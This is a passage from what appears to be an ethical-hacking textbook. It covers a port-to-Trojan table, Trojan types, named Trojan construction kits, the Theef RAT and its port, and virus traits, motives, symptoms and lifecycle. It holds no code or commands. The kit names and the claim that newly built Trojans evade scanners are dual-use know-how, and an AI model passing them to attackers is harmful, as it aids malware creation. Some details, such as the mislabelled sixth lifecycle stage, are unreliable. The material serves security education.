443	ADVSTORESHELL , APT 29, APT 3, APT 33, AuditCred, BADCALL, BBSRAT, Bisonal, Briba, Carbanak, Cardinal RAT, Comnie, Derusbi, ELMER, Empire, FELIXROOT, FIN7, FIN8 , gh0st RAT, HARDRAIN, Hi-Zor, HOPLIGHT, KEYMARBLE, Lazarus Group, LOWBALL, Mis-Type, Misdat, MoonWind, Naid, Nidiran, Pasam, PlugX, PowerDuke, POWERTON, Proxysvc, RATANKBA, RedLeaves, S-Type, TEMP.Veles , Threat Group-3390, TrickBot, Tropic Trooper, TYPEFRAME, UBoatRAT	7777	GodMsg
445	WannaCry, Petya, Dragonfly 2.0	7789	ICKiller
456	Hackers Paradise	8000	BADCALL, Comnie, Volgmer

555	Ini-Killer, Phase Zero, Stealth Spy	8012	Ptakks
666	Satanz Backdoor, Ripper	8080	Zeus, APT 37, Comnie, EvilGrab, FELIXROOT, FIN7, HTTPBrowser, Lazarus Group, Magic Hound, OceanSalt, S-Type, Shamoon, TYPEFRAME, Volgmer
1001	Silencer, WebEx	8443	FELIXROOT, Nidiran, TYPEFRAME
1011	Doly Trojan	8787/54321	BackOfrice 2000
1026/ 64666	RSM	9989	iNi-Killer
1095-98	RAT	10048	Delf
1170	Psyber Stream Server, Voice	10100	Gift
1177	njRAT	10607	Coma 1.0.9
1234	Ultors Trojan	11000	Senna Spy
1234/ 12345	Valvo line	11223	Progenic Trojan
1243	SubSeven 1.0 – 1.8	12223	Hack´99 KeyLogger
1243/6711/ 6776/27374	Sub Seven	12345-46	GabanBus, NetBus
1245	VooDoo Doll	12361, 12362	Whack-a-mole
1777	Java RAT, Agent.BTZ/ComRat, Adwind RAT	16969	Priority
1349	Back Office DLL	20001	Millennium
1492	FTP99CMP	20034/1120	NetBus 2.0, Beta-NetBus 2.01
1433	Misdat	21544	GirlFriend 1.0, Beta-1.35
1600	Shivka-Burka	22222/ 33333	Prosiak
1604	DarkComet RAT, Pandora RAT, HellSpy RAT	22222	Rux
1807	SpySender	23432	Asylum

1863	XtremeRAT	23456	Evil FTP, Ugly FTP
1981	Shockrave	25685	Moon Pie
1999	BackDoor 1.00-1.03	26274	Delta
2001	Trojan Cow	30100-02	NetSphere 1.27a
2115	Bugs	31337-38	Back Orifice/ Back Orifice 1.20 /Deep BO
2140	The Invasor	31338	DeepBO
2140/3150	DeepThroat	31339	NetSpy DK
2155	Illusion Mailer, Nirvana	31666	BOWhack
2801	Phineas Phucker	34324	BigGluck, TN
3129	Masters Paradise	40412	The Spy
3131	SubSari	40421-26	Masters Paradise
3150	The Invasor	47262	Delta
3389	RDP	50766	Fore
3700/9872-9875/10067 /10167	Portal of Doom	53001	Remote Windows Shutdown
4000	RA	54321	SchoolBus .69-1.11 /
4567	File Nail 1	61466	Telecommando
4590	ICQTrojan	65000	Devil
5000	Bubbel, SpyGate RAT, Punisher RAT		

Table 3.1: Trojans and corresponding port of attack



Types of Trojans

☐ Trojans are categories **according to their functioning and targets**

Some of the example includes:

1	**Remote Access Trojans**	8	**Service Protocol Trojans**
2	**Backdoor Trojans**	9	**Mobile Trojans**
3	**Botnet Trojans**	10	**IoT Trojans**
4	**Rootkit Trojans**	11	**Security Software Disabler Trojans**
5	**E-Banking Trojans**	12	**Destructive Trojans**
6	**Point-of-Sale Trojans**	13	**DDoS Attack Trojans**
7	**Defacement Trojans**	14	**Command Shell Trojans**

Types of Trojans

Trojan are classified into many categories depending on the exploit functionality targets. Some Trojan types are listed below:

1. **Remote Access Trojans:** Remote access Trojans (RATs) provide attackers with full control over the victim's system, thereby enabling them to remotely access files, private conversations, accounting data, etc. The RAT acts as a server and listens on a port that is not supposed to be available to Internet attackers.

2. **Backdoor Trojans:** A backdoor is a program that can bypass the standard system authentication or conventional system mechanisms such as IDS and firewalls, without being detected. In these types of breaches, hackers leverage backdoor programs to access the victim's computer or network. The difference between this type of malware and other types of malware is that the installation of the backdoor is performed without the user's knowledge. This allows the attacker to perform any activity on the infected computer, such as transferring, modifying, or corrupting files, installing malicious software, and rebooting the machine, without user detection.

3. **Botnet Trojans:** Today, most major information security attacks involve botnets. Attackers (also known as "bot herders") use botnet Trojans to infect a large number of computers throughout a large geographical area to create a network of bots (or a "bot herd") that can achieve control via a command-and-control (C&C) center. They trick regular computer users into downloading Trojan-infected files to their systems through phishing, SEO hacking, URL redirection, etc. Once the user downloads and executes this botnet Trojan in the system, it connects back to the attacker using IRC channels and waits for further instructions.

4. **Rootkit Trojans:** As the name indicates, “rootkit” consists of two terms, i.e., “root” and “kit.” “Root” is a UNIX/Linux term that is the equivalent of “administrator” in Windows. The word “kit” denotes programs that allow someone to obtain root-/admin-level access to the computer by executing the programs in the kit. Rootkits are potent backdoors that specifically attack the root or OS. Unlike backdoors, rootkits cannot be detected by observing services, system task lists, or registries. Rootkits provide full control of the victim OS to the attacker.

5. **E-Banking Trojans:** E-banking Trojans are extremely dangerous and have emerged as a significant threat to online banking. They intercept the victim's account information before the system can encrypt it and send it to the attacker's command-and-control center. Installation of these Trojans takes place on the victim’s computer when he or she clicks a malicious email attachment or a malicious advertisement. Attackers program these Trojans to steal minimum and maximum monetary amounts, so that they do not withdraw all the money in the account, thereby avoiding suspicion.

6. **Point-of-Sale Trojans:** As the name indicates, point-of-sale (POS) Trojans are a type of financial fraudulent malware that target POS and payment equipment such as credit card/debit card readers. Attackers use POS Trojans to compromise such POS equipment and grab sensitive information regarding credit cards, such as credit card number, holder name, and CVV number.

7. **Defacement Trojans:** Defacement Trojans, once spread over the system, can destroy, or change the entire content of a database. However, they are more dangerous when attackers target websites, as they physically change the underlying HTML format, resulting in the modification of content. In addition, significant losses may be incurred due to the defacement of e-business targets by Trojans.

8. **Service Protocol Trojans:** These Trojans can take advantage of vulnerable service protocols such as VNC, HTTP/HTTPS, and ICMP, to attack the victim’s machine.

9. **Mobile Trojans:** Mobile Trojans are malicious software that target mobile phones. Mobile Trojan attacks are increasing rapidly due to the global proliferation of mobile phones. The attacker tricks the victim into installing the malicious application. When the victim downloads the malicious app, the Trojan performs various attacks such as banking credential stealing, social networking credential stealing, data encryption, and device locking.

10. **IoT Trojans:** Internet of things (IoT) refers to the inter-networking of physical devices, buildings, and other items embedded with electronics. IoT Trojans are malicious programs that attack IoT networks. These Trojans leverage a botnet to attack other machines outside the IoT network.

11. **Security Software Disabler Trojans:** Security software disabler Trojans stop the working of security programs such as firewalls, and IDS, either by disabling them or killing the processes. These are entry Trojans, which allow an attacker to perform the next level of attack on the target system.


12. **Destructive Trojans:** The sole purpose of a destructive Trojan is to delete files on a target system. Antivirus software may not detect destructive Trojans. Once a destructive Trojan infects a computer system, it randomly deletes files, folders, and registry entries as well as local and network drives, often resulting in OS failure.
13. **DDoS Attack Trojans:** These Trojans are intended to perform DDoS attacks on target machines, networks, or web addresses. They make the victim a zombie that listens for commands sent from a DDoS Server on the Internet. There will be numerous infected systems standing by for a command from the server, and when the server sends the command to all or a group of the infected systems, since all the systems perform the command simultaneously, a considerable amount of legitimate requests flood the target and cause the service to stop responding.
14. **Command Shell Trojans:** A command shell Trojan provides remote control of a command shell on a victim’s machine. A Trojan server is installed on the victim's machine, which opens a port, allowing the attacker to connect. The client is installed on the attacker's machine, which is used to launch a command shell on the victim’s machine. Netcat, DNS Messenger, GCat are some of the latest command shell Trojans.

Creating a Trojan

- **Trojan Horse construction kits** help attackers to **construct Trojan horses** of their choice
- The tools in these kits can be dangerous and can backfire if not properly executed

Trojan Horse Construction Kits

- DarkHorse Trojan Virus Maker
- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Batch Trojan Generator
- Umbra Loader - Botnet Trojan Maker



```
User name: Administrator
Computer name: SERVER2016
Registered organisation:
Registered owner: Windows User
Workgroup: [Unknown]
Available memory: 1042 Mb of 2046 Mb
Processor: GenuineIntel Intel64 Family 6 Model 58 Stepping 9 (2991 Mhz)
Display res: 1024 x 768
Printer: [Unknown]
Hard drives:
C:\ (41,123 Mb of 61,109 Mb free)
```

Reply "PCDetails" received.

Theef RAT Trojan

Theef is a **Remote Access Trojan** written in Delphi. It allows remote attackers access to the system via port 9871

Creating a Trojan


Attackers can create Trojans using various Trojan horse construction kits such as DarkHorse Trojan Virus Maker, and Senna Spy Trojan Generator.

Trojan Horse Construction Kit

Trojan horse construction kits help attackers construct Trojan horses and customize them according to their needs. These tools are dangerous and can backfire if not properly executed. New Trojans created by attackers remain undetected when scanned by virus- or Trojan-scanning tools, as they do not match any known signatures. This added benefit allows attackers to succeed in launching attacks.

- **Theef RAT Trojan**

  Theef is a Remote Access Trojan written in Delphi. It allows remote attackers access to the system via port 9871. Theef is a Windows-based application for both client and server. The Theef server is a virus that you install on a target computer, and the Theef client is what you then use to control the virus.




User name: Administrator
Computer name: SERVER2016
Registered organisation:
Registered owner: Windows User
Workgroup: [Unknown]
Available memory: 1042 Mb of 2046 Mb
Processor: GenuineIntel Intel64 Family 6 Model 58 Stepping 9 (2991 Mhz)
Display res: 1024 x 768
Printer: [Unknown]
Hard drives:
C:\ (41,123 Mb of 61,109 Mb free)

Reply "PCDetails" received.

Figure 3.3: Screenshot of Theef RAT Trojan

Some additional Trojan horse construction kits are as follows:

- DarkHorse Trojan Virus Maker
- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Batch Trojan Generator
- Umbra Loader - Botnet Trojan Maker



What is a Virus?

- ❑ A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- ❑ Viruses are generally transmitted through **file downloads**, **infected disk/flash drives**, and as **email attachments**

Characteristics of Viruses

- **Infect other programs**
- **Transform themselves**
- **Encrypt themselves**
- **Alter data**
- **Corrupt files and programs**
- **Self-replicate**

Viruses

What is a Virus?

Viruses are the scourge of modern computing. Computer viruses have the potential to wreak havoc on both business and personal computers. The lifetime of a virus depends on its ability to reproduce itself. Therefore, attackers design every virus code such that the virus replicates itself *n* times.

A computer virus is a self-replicating program that produces its code by attaching copies of itself to other executable code and operates without the knowledge or consent of the user. Like a biological virus, a computer virus is contagious and can contaminate other files; however, viruses can infect external machines only with the assistance of computer users.

Virus reproduces its own code while enclosing other executables, and spreads throughout the computer. Viruses can spread the infection by damaging files in a file system. Some viruses reside in the memory and may infect programs through the boot sector. A virus can also be in an encrypted form.

Some viruses affect computers as soon as their code is executed; other viruses remain dormant until a pre-determined logical circumstance is met. Viruses infect a variety of files, such as overlay files (.OVL) and executable files (.EXE, .SYS, .COM, or .BAT). They are transmitted through file downloads, infected disk/flash drives, and email attachments.


A virus can only spread from one PC to another when its host program is transmitted to the uncorrupted computer. This can occur, for example, when a user transmits it over a network, or executes it on removable media. Viruses are sometimes confused with worms, which are standalone programs that can spread to other computers without a host. A majority of PCs are now connected to the Internet and to local area networks, which aids in increasing their spread.

Characteristics of Viruses

The performance of a computer is affected by a virus infection. This infection can lead to data loss, system crash, and file corruption.

Some of the characteristics of a virus are as follows:

- Infects other programs
- Transforms itself
- Encrypts itself
- Alters data
- Corrupts files and programs
- Replicates itself



Purpose of Creating Viruses

Inflict damage on competitors

Realize financial benefits

Vandalize intellectual property

Play pranks/Conduct research

Engage in cyber-terrorism

Distribute political messages

Damage networks or computers


Gain remote access to a victim's computer

Purpose of Creating Viruses

Attackers create viruses with disreputable motives. Criminals create viruses to destroy a company’s data, as an act of vandalism, or to destroy a company’s products; however, in some cases, viruses aid the system.

An attacker creates a virus for the following purposes:

- Inflict damage on competitors
- Realize financial benefits
- Vandalize intellectual property
- Play pranks
- Conduct research
- Engage in cyber-terrorism
- Distribute political messages
- Damage networks or computers
- Gain remote access to a victim's computer



Indications of Virus Attack

01 Processes require more resources and time, resulting in degraded performance

02 Computer beeps with no display

03 Drive label changes and OS does not load

04 Constant antivirus alerts

05 Computer freezes frequently or encounters an error such as BSOD

06 Files and folders are missing

07 Suspicious hard drive activity

08 Browser window “freezes”

Indications of Virus Attack


Indications of virus attacks arise from abnormal activities. Such activities reflect the nature of a virus by interrupting the regular flow of a process or a program. However, not all bugs created contribute toward attacking the system; they may be merely false positives. For example, if the system runs slower than usual, one may assume that a virus has infected the system; however, the actual reason might be program overload.

An effective virus tends to multiply rapidly and may infect some machines in a short period. Viruses can infect files on the system, and when such files are transferred, they can infect machines of other users who receive them. A virus can also use file servers to infect files.

When a virus infects a computer, the victim or user will be able to identify some indications of the presence of virus infection.

Some indications of computer virus infection are as follows:

- Processes require more resources and time, resulting in degraded performance
- Computer beeps with no display
- Drive label changes and OS does not load
- Constant antivirus alerts
- Computer freezes frequently or encounters an error such as BSOD
- Files and folders are missing
- Suspicious hard drive activity
- Browser window “freezes”
- Lack of storage space
- Unwanted advertisements and pop-up windows
- Unable to open files in the system
- Strange emails received



Stages of Virus Lifecycle

01
Design
Developing virus code using **programming languages** or construction kits

02
Replication
Virus replicates itself for a period within the **target system** and then spreads itself

03
Launch
It gets activated when the user performs certain actions such as running **infected programs**

04
Detection
A virus is identified as a threat infecting target system


05
Incorporation
Antivirus software developers **assimilate defenses** against the virus

06
Execution of the damage routine
Users **install antivirus updates** and eliminate the **virus threats**

Stages of Virus Lifecycle

The virus lifecycle includes the following six stages from origin to elimination.

1. **Design**: Development of virus code using programming languages or construction kits.
2. **Replication**: The virus replicates for a period within the target system and then spreads itself.
3. **Launch**: The virus is activated when the user performs specific actions such as running an infected program.
4. **Detection**: The virus is identified as a threat infecting target system.
5. **Incorporation**: Antivirus software developers assimilate defenses against the virus.
6. **Execution of the damage routine**: Users install antivirus updates and eliminate the virus threats.



How does a Computer Get Infected by Viruses?

